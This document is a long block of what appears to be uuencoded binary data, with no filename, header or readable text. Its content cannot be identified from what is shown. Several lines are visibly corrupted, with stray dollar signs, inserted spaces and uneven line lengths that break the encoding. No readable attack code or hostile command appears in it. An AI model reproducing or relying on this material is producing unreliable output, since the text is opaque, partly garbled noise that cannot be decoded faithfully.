MH+#,ZGZ9F3OT&A#GDJ\$XUOX++711MWHI?6^^.=CZ_H=FGA<ZO3@,\$@6[7R'U M<ZX767H[*XAW/':CK&`ZI^^Y7'YKC^KT%#OEBG"K\/,\J"@\3[VCG\CAE&3M M:2HS3//]\<\#YI;F/R>D((!\+7SR7J3_2^937:!"F953\370G&L)@\;[.KDC MCL!5V"J3)T5B((ANL,Y_)-ZTP]/C'''#1L`TDKM]Z\$L10\$-TC'3M>S<9#TD-M%L;\`7`_OIAW[R7`S7Q8A=\$G,"8N\M7F@GBWRWL4-I^DU6//TT!`-]_AL8XV $M"69_Q>ZSLHN(2A]W0"KUSQVIU9VOZ%IQ9HXUFW741*3!#KX3R'@5SAP4MKC.$ MR"W35*K0>A^,PO`*Z93(MVXE\LX:'!(&*I.6#M.<>*3+930%_G5*>H1R30(M*P; "8R0[''.S6>NPRXN@.[H/UY+LPA.<2Z6TE(I]1R]*/PB,[-9I]V)]00K9 M],]\$M, "DEPPE, QY[0205EUFDA)3CR8]F.9Y0DYNUES0%U[46:!%L98ZUGX'[$MJN+N:=&?:OGE, Q-0X#=Y"3RI:4:K:YS5[%>3:0LA@PAOZ=X^3;)CE[Y$K]$ M6'KHB`;6\]1\M,:<V/;MU;'2)W9L9IP%,-;?!*KIBWFIZ&;&;S_R2!/71C9W M[M,K<=6;6&YLX>7V.;CW^AEON_(H)7W\6U5)J8R^25RA;MM1/!)5Z3UEVTC[MLA)1T^IRQ18;<+10"R\J+]UVULGNBRV!Z=5U^\CG\V;G34B] Z'A]B2N;G]O M]+1YN!]\O\$9^!ZD?'OK%2NG-!OU_A&KK_+A1>+1@@O`A*'8D>-T5KXDY0.5S MA&:(*KUNUR,,576E6;\$W)]^Y6+OYB-W:(XC(1>(K>H:GR<K] H=7^'H>)]G% MJV"&+*KXOH)NW[/S<G)7VX?,?=?:\P`X"<FWX\$K.)5>3SF_J^C/R&BQ"\$'5P MBG>9FWQ"K@QN7=X7@:8TW?!B\4C;PC-FRPI3\YUI-W.RXV,9?2*"ZSZSVE8Z MR:]-K3!V"\ZAV64L2E5TB7&R5D33OS^?5,8,=1RS:A'J0=&+JUC'D5-&?&9E MEL(KY?[EKOM,R,&^=O"9D1R]/E,]?5Z7-1;!9\V2]%?4L9JIQ1Q:X*V*7KY] MOLWAD<\=`I7,<B=,"!Z#VJ5>IJHM!"9BKV/?9E.I4JMC1:+=C35QU_AB.6C MI49<<8Y4]#W3M^)7*QT13;.J,47RA=5<ZQK,`]TKYS=Y=71W6?'J_?BT&=44 MM%0/J'4>C27A,G6@"@2]'5[@N".W?EBPU:?<\$S*PD0P5I.P^9\O@\$GZ,+RG< M/%'[(D/^G\%5ZI:M\D5U-JLN2?*Y>U'73#\$*=&[+3T0=:^#HD=#;9B)GCA'Z MIX2%>)F^P7-TNOT0P2GNY*R=I*:34M=1-H[0^QT%03])DY?M8!KM"7J!0G'9 MO'+8+!CNJZ"PD%6+/\$.S.XMXHHM-I]D1D3RM2*/O(W/WCI0>N`RLA.SQ!'!3 $MW = 3*3'1, C. -= \ \ '12Z5Z!K, N"IG&O.8] 0 I 4 O C C 1 B I [723/&^Q3-CN4@RFE*+]$ MRN\;.S?\JV73?2Z0FI:7I<.6L4/06FNF7YEIOE.VU&+'%4;W"0*,B.10Y006 M&*N4J"_=&W`I=JK%JVV\VW\$UJ8TKR96BE<4*&\$&6AD^T2"&XHF+-C]8S.1WB MBZW-.OYFK5S%5%!^X5=2?"&!EJ."6D(@:!>B4#-2#B2S%"Q"'.8'.X&D/^.> MH6--[Q'<[6-/I%9G%8<1%>,R@AZC!&EB6U'`8P/[H4'[_2J0-71%./;/%I9[

M\7LE53H@W!1&XP8NM(V3%D:V9KH"5GGT,65?XDDH"5=9P=P.ZQ&`U[:0T-+L $MZPA(LP05\&`AE";ST8D>\2J+N]X)G]I.@.(N3Z*>`0;,M?!BQ\N-A`=,S=@%$ $MHMV'IF4QH) \setminus 28"&F;O=)1R,*I^INS6+W).Y*<JONR)"#J_9S;GS9/JJ'_%"H$ $MQ\&2=^OURU(DF%30V)\T=\#GI^6J.L;Y<UW"^BE/1;HAU7=?>-^2W[72]3KB\#K$ M)0GC%ZM4X\$/STAT[1^ZDXK3@G-#KQ\B-V^*?'YZR"C)"4A'>K[]S7%WLZO`R MT,OAF2\$BAT&]O,]N;/6IEG.=)LL9;6ZVL;PB(^8D1\$3"T3.(JDZPU4G13QYH M8/<0BR3O*G&"@@`(,Z@Q!K[BDP41"*/?ZNN(R'=5C &5=YBUE.0*):'U5519 M/5:!%S5<Z0'%P!`4PTI2\SK%23YM[]VZU8E:8-PH\K?-)YV+KR:N%B4&#R7* M>C\$;T2X_#[M,!%:^!\$TL-JB'%HF2P35"2LI4^/)RC&-N]L?Q:C_[+SPI8PE; MM)L[F#])"XQ);,;TBKI8\$(A@P<.]-S7.&\T%@Z]PM7CR.'4>>A"E095X*^2< MM4-JQF8D5<H7X`DA.#O^RR<!'N2R*5Z7SKC)K;*9N\13#-X"9(U'WF03-(B0 M8INLG.#]"EDMI9\$BIRL+GUS:"U*)E\$6"HV/QBC:TY*4@9]1W*;"!I%((=1]L MB?4>IE`OK3^))Z&%,)<?9-4*[+)331:.8=LTUX\$]XG[#0NEVDBI*:6@]V74) $M\&>MP"Z6U2).(CVS+:L9/HNDFIAF,4SX3\-4D<':RQ3RRHHF.):0SDH-(A=5K)$ MJ)D^)LCJ;2[MR,S`5UDE!VQOD\!=EM;75>IF8(#>2A#HC/,V1R[:[DF8FIN" M[ZXEY34=3T[XL&,+`4J1R44%3))TXU\$DP.VVA!_0@BU8^&71QN\+YSMDB>O! M"+FTZ.-9F47:VR[[*X/M%\$WD#AH*,/9\$W]&8ET77\>.!;,;('P]%);+2*7K M5H]/T>KGH?@P'R3<*'MF8MF]Q8S;./CGBU9?1L3O1Y1<7-%ZQE6C*JPJ[9A MX*CS<DN3D\\$":E1PP&YF9>;*+/<PY<PND;!1QFL(I)L]DY7@UYL/>34R=+@J M4]=5&Q,54R)L:C?&%P[I[0/:2&HZ;BP#^EEC@SMXO3A"PV::P%&L6*PE4]!-M>/(T3Y96+IBHQ\9VLPMX*-,RGW];N[6HRPJIA(7E@%<0&%LZP=>]N-Z\@P\R $M7SZ > -0.M2;TD36 - ?@X.'OUM = >V]$N;3M1$R/!B.</3\-MB6>$\.V,K2\+*ET$ MU/8B]/L93MM.9E.8/QXK_\K/B=?+:6@I?OX?'\+PO;^KY>KU/;^GYO3_A_B' MPA9/#R90RO"*'G+RG-)*#/UKQ@C]=,*\7L@:C"C*N5A\W4Z?I\Q^>SHOKE36 M:,A+Y!K"U?N#+%5:G+4R!>,ZP]-J<-LLA*,(S>)>L5#==GM[9X%UDMWU%0*P $MUQB-%)U&QJF%Z\Z>BU&F/7VF>, <GOT6; *>L6NV'B.7(V+G:L=XQG#4JA>X,A$ MGZB\$&';+T9U'3SLE')F>AMJ(J=2CIP9UAGC=O(-C::?9S9:_`E/W.NC;-?`7 MQ>JW+M4J&(IMK6'\$4;-&LYX2I>NJ+&8F]E,STZ3//&CXD^([!R^A[%"<"ZZ9 M+H]H)>FSXYMH73R"60=DS?[XN86=,EMSY9_HZ?C="3G.ZFE;-&SY6J0Y38\$T $M:9Z2Q;COH\:(XOIY,W>C^6WZ6'P=%;M45SK$?'IV-BJ(/@J!Z(T$*7/\DW,*))$ M*)G1X_+M\8S;]TFZ4,=\$*\$"MT\E6JS7?Y5-?!.71)\(LNKW\SRC;3(`I].> MO\%-_.:NM76QZ-,_6C^KN='GN=--/H[EJEIRJZ6HWQJ247ZHM>!T<4'E1\$EF MR3,TT@Q%B'W1RHN)IRHW.='NY#S!HE"'#CT2(%#X'>]X[90^('T2(TQ626DO $MG=8N.F*^+.CMG)&DSM!6"1*#I/,5?EA>^L4A<>H]L9>3":2YF[3X9[U+;!*8]$ MMZ746LL!B<AH<JRT.-KZIE&T+Q.2-ZTW)J.206<%IYN_-VT9;EA0-9L!'93D MY4]R,]A[M[M36CR"RG94/Q9556FA:-KJ(,CX>_;?!608Z6@HR#2EXS2DUL&6 M^9\?#;/5U(.*S67R-1127YY243)427K/QV9GV-@F<6I!]24YJKXN?C>E,)9L M,2WH-XVLU(,L.W&"VH!<8"41#8TG+F-46">.&8D<LKW64\$/,\V!0S8Z2I_@_ M<KC]MNMULN,X%,^&KO)0"TNUO2#=*>^K_5-O75VK1!L7RB8\$)`S):<%7=]]8 MI[`??B;,9DFJ=K5%R\$J=#UW&1D&I.+6S6`KYWF3&6#W*2\$=S.Z8L?2?0+.=) M#N]*%:WFNX\M"'3"_BSRJ-^SK@)9'CB.`EC;?\+W,=%V83K<DB*#1IF=J1-, M4H0+=>C@F(R3O]=F1D`!,==2OUCR>\$#4AB"+F7HYAU84#O=2UIK5]25&QN:S $M#"&-[),=X-+((R"(I@B"$"PN\F5]5!7B`U?"39G!Y41I[LR-Y-W).F34\,>B$ MV5KS3GS/.I'36(`7;J?FCA?9I=:P\$8^#GF5!LZ*-NOO-EQF['(I_6#?)'9]' M/QL314"#%>*5`%5\CTJN.>_6^PB<')Z\6K,B4*ENJ<`]5"L009?IF(\$A4_95 M;^%7J;N3HC]Y89@M(Y7.XSF.*UI46PJZ2W=:<"6BH;9^C;BX^K=@,1RC)@EB MU;L(5>%F<GK.D7_7F!FD-4^88K\$XTEU?;+>IMB<R511WBF(*E\$1JC74<*K^> $\label{eq:mz8Q!'} \texttt{MZ8Q!';2N=YP8VJEXN4*``2G=[;97\#@H\E0V_<)Z6&A^_H>K=,9L+!'-T-27H} \\$ M*8W%DU_O)ZKHN3&Y_6G^OA.J`Q9I9B&]079,]\$+WL&R.*KZ7@W2A^1R:(LB% M^;?8>H&PW]"(R<B00%YG%IV1\$@TO2\$KR;Y3G9^=<&5B@5^"'VL]!#W2"0S%P M!7;YE5#0Q2'1Y*5)Z4AU/.I2)RH:6I6ZF'MX*HGAFU5\<)X5XJ=%9ZY1]NR7 $\texttt{M[@NNBI3W98Z16M`=GAL)} + 4 \texttt{GJEF} > < \texttt{"&NB&(P).} \\ 1 ! 7 >> : \texttt{ZQ=K)}; * ! @ 3 '; \texttt{LGB}]$ MM\`<^8PH/BBJ;]U>EHP&,8!:2D+QRE?-W%QDA/D=U,C2,YZM'UJ8Q8"BH5+; M(>:QP'IR1W(#?H>C+I2QI5/:]*C:A<8;4DS=;.=;^PGGORJN=\Y2.[K5X%] $M?["O34*:4L] >= 3A = @JW& #/591 - ./TN7[U<0FG8 - <(K#]U:=^;4KHIBT)B./,$ MZ@SY-;]_HB>6[+5Y'7&=F(W2Z%2W_FV2O"(=+#,()2LTV(08RB/-YT<"Q"E $M<SOI!_(;4+'8-?I.^M]7==.Y-4+YAN55W@AEI$=>OS-]P98\C<![E2/.!^NV]$ MMW;H,J"Q[U+HIQ/JEXS!;@WK,B/M:<RL-'C'KND:3<K\$"A\$5AO*;])HU-GM) MM9KHO56U'?-Y@Y@7AO6_8]"R>_5DJI_#7-WGFFA4T%>;JWMD\$6B*G)D[J_"< MW1X?84R>FR=J/LS*=G"[OA6^3L]OQ<AH^W3+J-*3:?RV9-"V![OQ#>:8?2R=

M*T1]//I4:C1K/'P4+RLJJJLAN8E31S\OR@:OV,-XV7109J9#&VU;OY+>>E:O M)UQ&?TTR=:,6V&KZ1K=\;;9>YZPVTI<V"H4W[V@O]\G9<2A`\$P.OYLW%01B` M04U>,.R5K/#0)[-\$<7A]3A*599D`QOP2*7&PNZKA6>'SOAP0JR`\$)VC?BRK M7R9V<=`*SA`'_L)"KC*U[RA<=;&Y'R'S+/Y75_VC?R]OX?*^C=F\GW^*'[\0 M9TQ!^GB=@D/GN[]+]3^R7:*,=P]MRE^M]\O/_,X%XRS^F8TFH5-/V:L9U-V^ MAFM) 1B)F(,)*HQY]<PV'07:W3%][7AS&_\$6&S\$/KB,((FZWY-R+FBPN39\$ MYS4;G1E9_2#W.D^A=1[@P%S049UN)&_B&;/#75_2Y<O\$>CHYL1AS=YAZ-+!Z MC=:(J_Z=-J+6SE1.;%@_1TY6F)D;M2!NJZOA:?4ZU>XU-DOLY]J<FP\$X#=R% MSD[#+)SD!U!I]TD=QBH?`7=1SP,=\$H]3K6M"P'G'OALSAYZ_S7KQ[+<T\$'`3 MHLK/Z[?0H%UL"6<PNOC2,!JYV@/.P,O23WH3@X,L^?B[K>\$J[.V=,D6#YJ>7 MN%T2G72&8NHYO!2@?44K@RYK>Z953X%"LN[0%T3B:.9PZS^(XD3%Q41YD4S& $M, =^1\DE' = 1S:[)U_B_<R.V1`=FJFB?\/3$606>BH;MJ#)%[:;IM.U][>Z.HV]$ M]I"C(4@MJOAVF(OLP7T]'P.U96ALR"F4,_2G"C:1XFR2`E)(WA<O<TR%!,GL M5LM?;,;,NP(%2=XMV,L\$=9]/4F_IZ6^%D;OC9;R33D_#='0!V0F4VZU'#V]Y M!^QH(Z*);OPC^Z6STTC'C6;-NZ_N-M;MZ`E;)1GCUA'TDV_/)P*DHL,_`?% M?)^ZTT2[BC&1P>6H\T5\$C.!B"/:?TE;SC>YG!\$C'@F9?5)^'"3VHBGRQG%>= M9!NV<2UCQKCNK8S@K")@LQ]61?3='8YK6Q*^0)19P,<G*:Y7%%EP:U[%J.8@ $M*@1TDMO05S>P?#V.=4_*O;BW,TT]1A+L+4/.;/05!O'/[^4S*-2<-[ZX(&GI)]$ $M0*1<JZU9CA!<\&/M%^*.,S4U>"".TR<RK506GE(%'UG88%6,HO\G>Z]$W(67)$ M>8X0[3;\$:?/TSTEG3IS]:FV;-,%XL&-Y2R"5/**HLM=Q-B\$3F&,D#F@'E8Y* M%8[GG^&FB"@.%+]P\$"G38M8,F*J/<BZ1D\89S.1S23NOLP!2#N7\$ZA;^V>`] M>M(IVLK[W_C[G6+>9&/WD@VG+G1^IX%<.9Q,+H0#RYNH*Z(,4)OZ;\$E@-!2# MU9=785?ZU#>0"9<PW#9+.=MU?\0?2[JMZP3'<^G9:;!Z0BM@YD`Q?7A'AO%G MA\EHRP85K8&/K#OAFO`(TWC4<DJW*9ZV8KPFG%>%^"[R5#7KZ6QG7@L@1-\, $ME-FCQ3QFZ)O>]W?&U_![_'MW(TBX/4S&+V&./O-I![?R\IX$/`0&63(&DG.,$ M;X2#YC4`*A@^>CH9BSI]XE>!E2\$5T9&]9NU<M9AQK0365]%.LN]:CN&YM56! $M\#("\&R5+CVT-/OC/.6/7S^8D*,WF]_1^9K`-/.S\ZX,R/K;[R\M/.?3GAC@:=$ M7&D@R0!7X>!H((P@`0'DN5J`,(1C%D:])P/W^=A[&=(_A<'4YX_5T#H#"T1[$M^C.H, 3!O<SOV8/!(8[FK+=M$;/<^K)FPS9((^-!T$M$(-9)1CM=_.-ZQA,$ MV(4H"\$J"SM09UO\$;PZ;FHIF-;[A>P^@JNO`L/`VQM.1-U-4%ZPJGE4HBP)": ${\tt MAHW*)8(KOLQ:J]Y:@DQDQ[PU!E20'[VN<8\#:C4`W@02\$H@;E!!Y6ULBH\\^MQ)} \\$ MP<R^2"!E8=[^IS>PZ)^UJD4(8IIA^D\$3N#F.B\$#(S\._14+"-Z"Z3E4DWB=< MP;OB1YG:DMH2<<NQ/',B-AU7,S%G03>3*5@82VQTK6OR*.5^MK\$\$!W9=@ZY& MPFA*I7UY&C`W*34K!":\$T937G\AL`?(8Z%1Z\$B--`JN*AI(_AQ^1HE/,+P3T MS9C`2IT2N.R9;ESC:N`TOOI<\4:A;]40E=U+2L@1&*9S90FI>D]M<FK)Y-(3 MX>:*?#`]JKR6;?Q9)=IUNBJ]W:Z+MW+X-#XKIPXO>;W!!^Y".M;E-Q"[,Q?' MD.TW6K7&8WE\\$9(T24^(,^T:+W74ZUQD^I4.88W3:(I%M.FC,"9N[%,>H[UW ${\tt MASB.S5,M'L;LM-GK0=>\%.F=_(,AZ0-\&/'_@J-@)V_/ZMMVW\#Q.BS'N[9)<`O',AZ0-\&/'_@J-@)V_/ZMMVW$Q.BS'N[9)<`O',AZ0-&/',BZ0-&/$ MRBI\=\$=>./<FR.]/OY]=3%YE.,63CW;,\Y3G86340(1NG-Y%6BGTUZX[8Z*I M&31R!WDXW^6IGJDG4:S@@%:O3\.KUZ?=OJ<41&"]GQ1R`(=(0.C(PGI#V99V M7\$=+XU.&>;<H'U>53N*2JGAIU5;V[.JJGE%&.-1)[X <>5^:3R]#07RR+MKO M)RS!POKWL?#LU9.DA=UQ\$C9?Y^\$^_.OBS=\@5,7/WTEV^USN=+DKG3\$;L5<6 MYO[,-KE1Q38Q;:],=]7E[6OUOY:\$\Z%L;H]/LR-Z1B]J[)XZ2B8XG%9*DMV: $\texttt{M<5\$QGDRX!MD22=:,KO)T7} \& \texttt{R=!IH-S6BJXJ^=G]HOH7F} \& \texttt{S1^LG<QH}$ MO`09YSH70+X8L.=:9_MM.1+P=LIU+O/\7';\R"(@!B?]E_=/N3W>IR.2*PY/ ME\$*>LK9TUQR6F*PV2TF>RW&#/B[V,HN=/7=9?%^2\$8ZB8K6_TY/Q">1PK<[T M<; `\#VSVMQQ_I&G<9^NN'\7&_'X/Y_[%^%SF\$Q<\$\IB)(*TDDGWOKT]R_SE MJ=0Y%047Z%U0JT/`AWV/XBTFQFQ_Q-/I_RIN,BN'U170]ZY3[JJKZ9^M_U\[M/X]5]L%'`+:"C4_W?><@8^]_(VXONL>^"JZ.`"525"1#VH3Y/`F@/A",)WX(M``@!;0S0XS'9;2&DXZR&L!5^\$1GQ.R``)D0E=OM(6\$"XRS7?SFLRAU"GIE8 $M>CU.E+W6CT4#I[Z>Q]"'#WDQ!^P*3XQA5/A1N)E-,L)-#K--M]YGFJ=HCM).$ M%:Q8N@R!"JJJ<G79*3A&8'6`[P%1"Q(XEZQV=[E48^KDSSI;:7Z?845E%AK+ MKYP-?`E1"Z!VUKMM>+8\$+\$<:!2V:NZH[HROP<30DTSG^L9G1`A4`.Q<3\7<M MSZ^5*ASFZ.>6CFK87V70.I\G3/YQFJCQ%Y=+=XOTOO^%6OP3ZZ*.A)#ZUO>; M*\$5M#B]ORD/2^HHA6X")N4\Z,TF;#6)+GE-0BSM\W(S'W1[XZ;*;GF_"D22H M:(1;N=B)*:0JC*`S]<-7V[U=J*2]40T2])U*I14%YH@MB3EV>PC?),+!+C"CM+#!Z)TI./505(GVN&LMK6,X\$::0H'GORS;FY]7G^'9EI";A'0[4-H[L9-6V8 $M<JLC0K\DIJ+/2>[^W*K+-'$PIB1QC-D>NL6+I"S<VDS8_24=3?LQDE"LFXU,$ MH%:U9ID22TFC4\$LGVU+X:5)B8;83QQS2!^7.E4MS<0Q>"5_,<CV])*ZPBQJ3

MKW4H,LQ0H24Y)S,I'K(AN%AO-R-YLV:]]'BR-^F6S%S687POL6,+%%NT[3Q. M3G&P6AX"W*.M\'R=-DJLDK([Z4FH,<A2-!HG5<<J9:[F3X6;Z0Z8I@I'QR!I MF\$\$M=].0LZ#QC\$ED&543Y(CB7U45.RUHM5!8,CB**]@BJ!M*97\$#<\$6MC>#3 MSM?O4>Q)XP>_W\$Z*\%7<+>%K;8(XX&W]G`GOMYG&[,]6O=CB<#?+<,'9%S@W $MA'_94)NC3,9XP3W-[9S2Q9OL?*;(R(\=W8X3$X!(9#3G0_V)XORF3U4S'>P)$ MLC-F32FXB<A?BVB#M.40JZ@Q..)/SQT"09F.[.K-O_&]Y\$'B0PK9<^T"0'02 MTYYD-4D>A#LGG/!QDF6+R+][1P14\$`0D<RUT:C,S&3QAHJ6^R:C^T-)/Y-"D MN%HY8&5]-&ZI"Q&HU*.1;+K]1-76L%)DI\$I5B"1V'\/3*>BV-!/PWGRP[B": MK56`).A7@/>\:C&6F<#>%?) UM8I$=:T^DS1\IH>F?%."T@^G;+4:8MV_XU+$ M;T]NT#FT=&''E:H6,"MQ7%Q)5\[#VKWZBS*CB+,0*2!?H=&%SPK)LCJ1E4R0 MI\$5B'`(BO7FIV*]]91[>%(ORV6C3LVW[=EX%O-X7I`7N]3!#".SY9.JDN?`P MX&3Q`',6J,VOBD3(X37\$9+XI\$8#@IZ2]*-WB_2[-=!Q>KS=:70!GL+-G\$)H+ M=-KVKR:I*C':27G1II\0?O*E`ZN_._3`\$`0M&A1JR.L;+MRWFH%S,T.24R.C M#<K,FMH4)\$TN=I/E[WY>+DK#O=;O.F\<KCHPZ4!@\$A.\$&D0-\$&2([3.S`:JK $\texttt{M]1-")+SNNL+G]'RGNK)'T;CFCTA1CBZ._$2*J\%,XQWYA\#^]1-R)VE1G\&DD=\#$ M<AZ\M<"RS,,_?YW++F+`*O*-\$(O3LPX.7V->_.N?G#Y1N7:(&KA-!C4;@T@& MQ, Z7\$<&FEOD:IDG&2248?5.O"QW%\GBWNUVWV(-<:EP\C&+-H;@6\9R8H\$R(MXU>'#BJ[T..HTD;@_M[\,[BG\$<)Q=I'?RYG&Z&UO=PVO`G2B=K8>LVY5(L8(M, "8WPZGP[W]7=Y(3=FNE#PW(]_IMY%GH%LS4]XUAF0]?*ZJ_.I[L`)7B7?[, M\O"0>F3%8LFQ'*)P"5["<>AZ!+#0Y:T;DUJPE0I><S&AYUXZ*3H%U63UB;6> M\^>^DT28IV1TCN2Z,HXFIXH^/8J5C\;Y14`3T(WVQ\$H@:D0S#QSE0UFI0ZLF M:`51@.(<!ACZE!)L\$W6+E"240Q</UO;>#X'IB*4*:0;=3W:;X'!_W!89*.AI MUWYH; ZP>^/9FOG4!,!B<M1X3(G2!3[>P1HLM#[KB`.XRBND@"HSO2C46GMJF M./AG<(U^J9"36(C)7\$*DZ*)M?@R71P)]S+;AS&'S5+C,\++<U55>!#78,R=V MJUO=>ZM]?K3)I3'`FCA'HRV3/2002SABM34S#M5>#8?7R)M-\$#-K)N5CEVC@ $\label{eq:mass_final} $$ M1$HYL_IMGV_E;F(-GITVW:*:C&LJ^Y)DR^$$ &>&(,2P'MASS_5\)/XK=W5DAC $$$ MH&\$18PZ\W6/SYM;>_OU];9TR0@?=\$^+CW(L_KDAJKWO#X^2080E<Y/M)=[(> $\texttt{M}_{'} \texttt{ZZ6'} \texttt{\#S}_\& \texttt{[JSW-TE*^S\#J]:0;LJ9Y1=E/X}_\$N \texttt{\column{2}{0}} \texttt{1.1} \texttt{\column{2}{0}} \texttt{\column{2}} \texttt{\$ M\$\$)4\$39G6%`FC/M\1!LZ.;%=M;RZ(`\$0R9%Y-':U,<PJKRA++*QB1/<26?&2 M33G<9M\K/Y3;8L"*C0^ILHJ-AQJO/:7"5Y&_(WY!`P&,\$:BR23_7[Q[Q11N^ M0^FTH.J^<_0^H\C\)[K^S7J*1/K/]?RWD?>8&"2RN?)K;RUPS7(8FNF3_W9" $M@P == P*; /4 > H[#?E2.QINL <+ O <*GOA?7_75$[_5 <+ [O"YW$]Z1N/ =?BP+]X$ MA(4S<!Y0N3NI_"51I.E, `X#AH"NJ&B3-2.&!IB##2#-/(O%I\17+][^)L<]/ ME?HX?<[O^GX=%?\3Z\$)55VQ^%\%DT,E56*((\$`*%.D,^`)!T'.=PK`Q900.! $\texttt{M`(_]RHP*$!KH>W)'DMGK8?)T.<-"-E)[R1E5\&KX!HMFLOWQ>P;[;-CQ$S,N%]$ MLW/CTTQ#2:C?>AC:9EIF..UV:JU@9SRK`G98UWM'>GR.O._GQF.XUATM#+A; ${\tt MLHOWT?2'K+MWEZ;W]_-T_<;KT:3PM&W/;[J:T&T;[2$$L*=:DX;@'J+^+@JV2]$ MPT/W7]I@9P[CMV`PUZU;6!5KFGQRN-;WUO.:F!7U?AU%<JYNRB4D13D1*`))</pre> M#N+3MAR5TV<C/HTG&(@\D[UJ<TG*@\+AFP>EI<.+O2[U6&[<ED.XH\.#O?N5 M]29M^`A]2PH\$1'1#[NU_Z9I;44V!%W?VS-YJ_P&CM8;[D*\^_\$@)K>G+IW^R $\texttt{M^K)Z/?[R;JZ<F4U)([._B(KI\$70+)MN^UCKS20?\$^{)}S*'I\#<G@47W9=K=9E?}$ ${\tt MJRX8X1=!'U'J7,_)D*FO}.Q51X)$41N(EZOI_=N2*PX(*VO@,TX\\!UL_$(E9)$ $MI, P@'ICW$C1]2/CSE7Y#B9WDBF+7XI(KM=..(;T*;+[8^)=F5+5\!3NB1CF\$ MRZ-1XCQ8Q/7Z!90%D-[131;8VY]F.KP'S38-A50\VJ,.R<&/SV]XIC:?"BF6 M*2Q5S6&*24FB/@1,#I::YPY6`2F)<=#_Q<ASEQKK%:UTIPB_/@4-O6N[^>KT $MKL4(T'_J3PCI^:A,0W6PGP0<MC+&3(BD!M^6Z,MO',W8FZ]YZ0YZ?.G5L>+$ M6D>QEW-U,KJG>W%WL*]^N2GINVVS&(E'*(W\)VO29YZ4!4;"7:1GH@ZL`D!` M8-2? "X6>:Q@[A4;;/";[\)7W8/O_#X:=*#'UNZ>6RO&(^.OPCS3,Q3.M;U&F M,Z*1<>6*B"62LVWA8+*>@!X'&`DCQUOK4G*A]0\$4*Q7Y,NGCK_*=I@\$+2M*J $M^UWSL^*=35BS:X(2,Z_{\&})(-!H<KM[*V+5*K%E+%71%V'S<@J*^YX(4XV[=6?.$ $M\&?8 :==L(E7C49=@YC?)NH<J%7+K1!-YQ<8$8(ZE&N)=@;3VPI?5\4:E_CWX$ $\texttt{M}) = 4 \texttt{WO1656*N[/K;JUV\$-;'9+/`N)B^Q,Z-UU/DC6*@6;2\$6"1:_KE+\#0*,=:}$ ME53+GUJZF`W#5B^KJ>.,4'VK'.")BL`NL"D\$V&@W'"Q+M_L>3_5?\$:*-Z6,J M".P_9WXO5NQP)>G,G5BHR?,R;TA0KX1@E8E3P->]1(FBB!2CIX9,(2G]L*[] M`G(]Z%2G:"`%]%_/.`0!%#%E),WP@;<D+XAR.;:3Y\300.+6Y^EVU>C-\LC^ M4>O>'81Q@<>O6]>&-_X/G\$UF_BX&()KTS)@W;/DYG:JZ^_"*RU<9YVY^X(1G M4?(G(7RT%)T`,"#G>S\$NZU6(E:'"E0=493,IOR&*Q'6,%SMJ/^\P6EP95C)5 $M)Q&+/J=RH:/"N3X+U6S+D0/P&DPD(+&!(ER;V8\S:N/,764G%=K!$\LRD3*.$ $M, PG:W(X^{J}C&10$K<_12@[6R7&C7V5V;\=(GTRD\@611TYQL!PE5R4"B$$

 $M0E\{3}2W=8\ K[D7\.\=D0N*<M4P_RI<A7@80R3RF_\#.<34XH-0HQ[519&Q1TD]$ M1Z!PEX^QA;.A0JK,]*&^+KN'AOQ4MS0K@AKJ5@S^\W8Q;<%A2B:;%P2'Y#P, MD0A24L0GCC&XVUU"O34Z:_U\$R8Y_"5!FPW;9X9F#%'%;W5OCF9ENGK+X41+) MK8JE * `4@TGR4CECWHHDQ.H, \$\=XLTSY, CHM14[>HDJIARZB`EG=/TU_>1@+ M3'; I&5H[K1M,^8>SNCR"K<R/)H:4HAU(CXIAWL-;155"EIL!#FR\$&HE)-UKZ M?(/AGOJ)L>GWWP(M:0UX(Z-^U&V^[`4,&DBN%9DPZO3VG84=J/3%7Q:(ZI*-M1HRZ=H6ZNTM[*^77#1T3Y!W%WN3M+`-T1:RJUD02^!X&?#R\@C%-[LQ+ECY8 MWPW.(^TY:,H^I.NW4;5Y6[LR("_-QR6!S<-6YPDE2>K\$(HH7Z;#Q-R_6%<\: M!T3?\$8]DR+J:-6,U@HMWZ-MG5Z^HG=_;L*[D`V(TP`ZQ\`:]>T\-Y0BJ-]@^ $M/9+G=UDZ:5:)8J48P\#T*CFS)OFB\;Q(EZ5N@J?&V%]*U^%'KI!`$P)&3;W>K$ $MF; 5_49L7: V518YZ]"NY)'E!G(>XV-3R+OD[Q:H:##>Q.W/?9]=UZ>B';>4'S$ MO?##JV8>3R]97:(/P3Y/PH_E[7X>`!D_ZZ9']&1W+F8_^!09_38<+Z4,'(\L M7BJ(S\$R4TS"A`447@R@R^+)*\$F6!6#L?=6(]G7KLA3;CCWIA!%:<_\J>JW?-MOT'^W]9Z6[H_5<AY\$`^_.<>, \O#XOA5%(?1PV\'/US\7GE<OQWZ/NGS/5\';S MC#G-4=917WY^@?&DG7\$/?2R55-5616P-5U0%T.T:_%Z10<I=:U5?@55?[_!] M/L]., $^-$ > F ?L, >-1 T +65][:SA>\$R&J)Z_DCSG[1AN*BG[63X!B[GTVVI2PP] M2'B92IL'#/1<SB>':7.MWVZY%AO+J[W"S*^L;K9SKF^PG+OD:)SW#GEPR7;U MGEQZ2IJVKK7-##]V9O</G7L&F1D+Q,'3F%`XO*94^_I#,.T%N>#B."Y<)-&4 $M_.N:9Q/>(6R,;NX3:864"<!5-%9F?14->N7!)GF$\4IC)]/A;&7>3[Q5F2EG]$ MUB6;R%LVY?&\$^7P))]473X;[>=I'I_4T,>+\5K-:=[1P=9!MB\8\$)T<Q-H6_ MV8G9S\97%R=XVC+'8],CC:>NTLB@1]':\X^5WUVGZ2ID9E7[).1'-RX[++VQ $M6!9D&JM<]A-\F.=\R'-]/]WG/RO5TW.]FV+F3E1'*"'/+M)7C,.87)XT%.0S$ $\texttt{M,>-\&:]}_{\#`;QA3\&1\setminus(U2*?G53CFBR(9\$R58\setminus8\$+^8Z\$Z8-<5MO=-E<,6(<N>R))}$ $MXJT10=H\:9Y;[6%%$*L/OA@Q29*Y7M3ZO#%'+--!6B3$@E-`3\,-,(,>S)-F$ M?,6\$UV%S7VPP[4G'"AVU[K+U7R1>%I_#>RGC98GY!FR`^97XYSU\'XV;4P+; MAT5X-:5.''/!,.E!N\$J:IM52J+5J%P&?S"*O;>5VU0+\TF8^1#IQ +/?V9-4 ML+-=EUU<HE_Q"7<,T<^-TH:S:R9!7B14<V1EB=<2R2I=HL0,\$;.61.:V&XUO $\label{eq:mjb} \texttt{MJB} \& \& \& 4 + \texttt{UC} \& \texttt{ZV}; \\ \texttt{"L02ASQX-TCD} \& 